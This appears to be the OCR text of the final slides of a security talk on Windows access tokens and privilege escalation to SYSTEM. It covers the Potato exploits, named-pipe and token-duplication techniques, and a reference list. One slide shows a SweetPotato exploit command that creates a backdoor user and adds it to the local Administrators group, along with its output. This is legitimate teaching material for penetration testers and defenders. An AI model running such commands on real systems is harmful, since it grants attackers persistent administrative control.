


- Services need to impersonate users to e.g. enforce ACLs
- This is controlled via the `SeImpersonatePrivilege`




- If a service can impersonate `SYSTEM`, this results in privilege escalation
  - Privilege escalation from Windows Service Accounts to `SYSTEM`
- Well-known «Potato Exploits»
  - Hot Potato, Rotten Potato, Lonely Potato, Juicy Potato, Rogue Potato, Sweet Potato, Generic Potato

Privilege Escalation from Windows Service Accounts



- Attacker compromise process with `SeImpersonatePrivilege`
- Create new service / named pipe
- Coerce connection from a `SYSTEM` service to service / named pipe
  - e.g. WPAD spoofing, RPC interfaces, PrinterBug, PetitPotam, COM servers
- Duplicate impersonation token for `SYSTEM`
- Create new process as `SYSTEM`



Sweet Potato Example

```
PS C:\> whoami
child\svc_sql

PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```


Sweet Potato Example

```
C:\> SweetPotato.exe -e EfsRpc -p cmd.exe -a "/c net user compass Backdoor.123 /add && net
localgroup administrators compass /add"
SweetPotato by @_EthicalChaos_
  Orignal RottenPotato code and exploit by @foxglovesec
  Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
  PrintSpoofer discovery and original exploit by @itm4n
  EfsRpc built on EfsPotato by @zcgonvh and PetitPotam by @topotam
[+] Attempting NP impersonation using method EfsRpc to launch cmd.exe
[+] Triggering name pipe access on evil PIPE \\localhost/pipe/7fc89b5f-2155-4e1f-a82f-
db3b4f6bfbf5/\7fc89b5f-2155-4e1f-a82f-db3b4f6bfbf5\7fc89b5f-2155-4e1f-a82f-db3b4f6bfbf5
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] Process created, enjoy!

C:\> net user compass
[...]
Local Group Memberships      *Administrators
[...]
```


Privilege Escalation

From Local Admin to SYSTEM


Privilege Escalation from Local Admin Accounts




- Sometimes you need `SYSTEM` privileges
  - E.g. for reading `SAM/SECURITY` file
- Various techniques available to execute code as `SYSTEM`
- Via Named Pipe (e.g. Meterpreter, Sysinternal's PSExec)
  - Create named pipe
  - Start CMD/DLL as local system account using a service
  - CMD/DLL connects to named pipe
  - `SYSTEM` can then be impersonated via the named pipe



Privilege Escalation from Local Admin Accounts



- Token Duplication (e.g. Meterpreter / Mimikatz)
  - Requires `SeDebugPrivilege`
  - Search `SYSTEM` process
  - Duplicate token
  - Apply it to new process



That’s it

Recap

Recap

- Windows Authentication
- Logon sessions
- Logon types
- Cached credentials
- Access Tokens
- Access Token Impersonation
- Process Injection
- Privilege Escalation

- Feedback / Questions
  - Mail: emanuel.duss@compass-security.com / me@emanuelduss.ch
    Bluesky: @emanuelduss.ch
    Mastodon: @emanuelduss@infosec.exchange

References

References

- Security Implications of Windows Access Tokens – A Penetration Tester's Guide. Luke Jennings. MWR InfoSecurity. April 2008.
  - Paper: https://www.exploit-db.com/docs/english/13054-security-implications-of-windows-access-tokens.pdf
  - Talk "One Token to Rule Them All" @ 24c3: https://media.ccc.de/v/24c3-2235-en-one_token_to_rule_them_all

- Detecting Access Token Manipulation. William Burgess. BlackHat USA 2020.
  - Description: https://www.blackhat.com/us-20/briefings/schedule/#detecting-access-token-manipulation-20524
  - Talk: https://www.youtube.com/watch?v=RMVyYvt0bLY
  - Slides: http://i.blackhat.com/USA-20/Thursday/us-20-Burgess-Detecting-Access-Token-Manipulation.pdf

References

- Abusing Windows' tokens to compromise Active Directory without touching LSASS. Aurelien Chalot. Orange. October 2022.
  - Blogpost: https://sensepost.com/blog/2022/abusing-windows-tokens-to-compromise-active-directory-without-touching-lsass/
  - Tool: Impersonate: https://github.com/sensepost/impersonate
    - Impersonate code: https://github.com/sensepost/impersonate/blob/main/Impersonate/Impersonate/Impersonate.cpp

- Token Impersonation in C#. Rasta Mouse. December 2022.
  - Blog: https://rastamouse.me/token-impersonation-in-csharp/

References

- Understanding Windows Lateral Movements (Remake!). Daniel López Jiménez. April 2023.
  - Slides: https://attl4s.github.io/assets/pdf/Understanding_Windows_Lateral_Movements_2023.pdf
  - Video 1: Understanding Windows Lateral Movements - Windows Authentication: https://www.youtube.com/watch?v=OjWn4VUeT8A&list=PLwb6et4T42ww94O3z5QDNQsO1f_BwhX-L
  - Video 2: Understanding Windows Lateral Movements - Access Token Manipulation & Passwords: https://www.youtube.com/watch?v=J0c9HNEeHbE&list=PLwb6et4T42ww94O3z5QDNQsO1f_BwhX-L
  - Video 3: Understanding Windows Lateral Movements - Hashes, Tickets and the SSPI: https://www.youtube.com/watch?v=pINq51wQB-w&list=PLwb6et4T42ww94O3z5QDNQsO1f_BwhX-L

References

- Fortra Cobalt Strike Blog: Windows Access Tokens and Alternate Credentials: https://www.cobaltstrike.com/blog/windows-access-tokens-and-alternate-credentials/
- Potatoes - Windows Privilege Escalation. Jorge Lajara. November 2022. https://jlajara.gitlab.io/Potatoes_Windows_Privesc
- MITRE ATT&CK: Access Token Manipulation (T1134) https://attack.mitre.org/techniques/T1134/
  - Access Token Manipulation: Token Impersonation/Theft (T1134.001): https://attack.mitre.org/techniques/T1134/001/
  - Access Token Manipulation: Create Process with Token (T1134.002): https://attack.mitre.org/techniques/T1134/002/
  - Access Token Manipulation: Make and Impersonate Token (T1134.003): https://attack.mitre.org/techniques/T1134/003/
  - Access Token Manipulation: Parent PID Spoofing (T1134.004): https://attack.mitre.org/techniques/T1134/004/
  - Access Token Manipulation: SID-History Injection (T1134.005): https://attack.mitre.org/techniques/T1134/005/

References

- Microsoft Documentation
  - Access Tokens: https://learn.microsoft.com/en-us/windows/win32/secauthz/access-tokens
- Windows API
  - NtQuerySystemInformation: https://learn.microsoft.com/en-us/windows/win32/api/winternl/nf-winternl-ntquerysysteminformation
- Tools
  - https://hunter2.gitbook.io/darthsidious/privilege-escalation/token-impersonation
  - Metasploit Incognito Module
    - Fun with Incognito. Offsec. https://www.offsec.com/metasploit-unleashed/fun-incognito/


COMPASS
SECURITY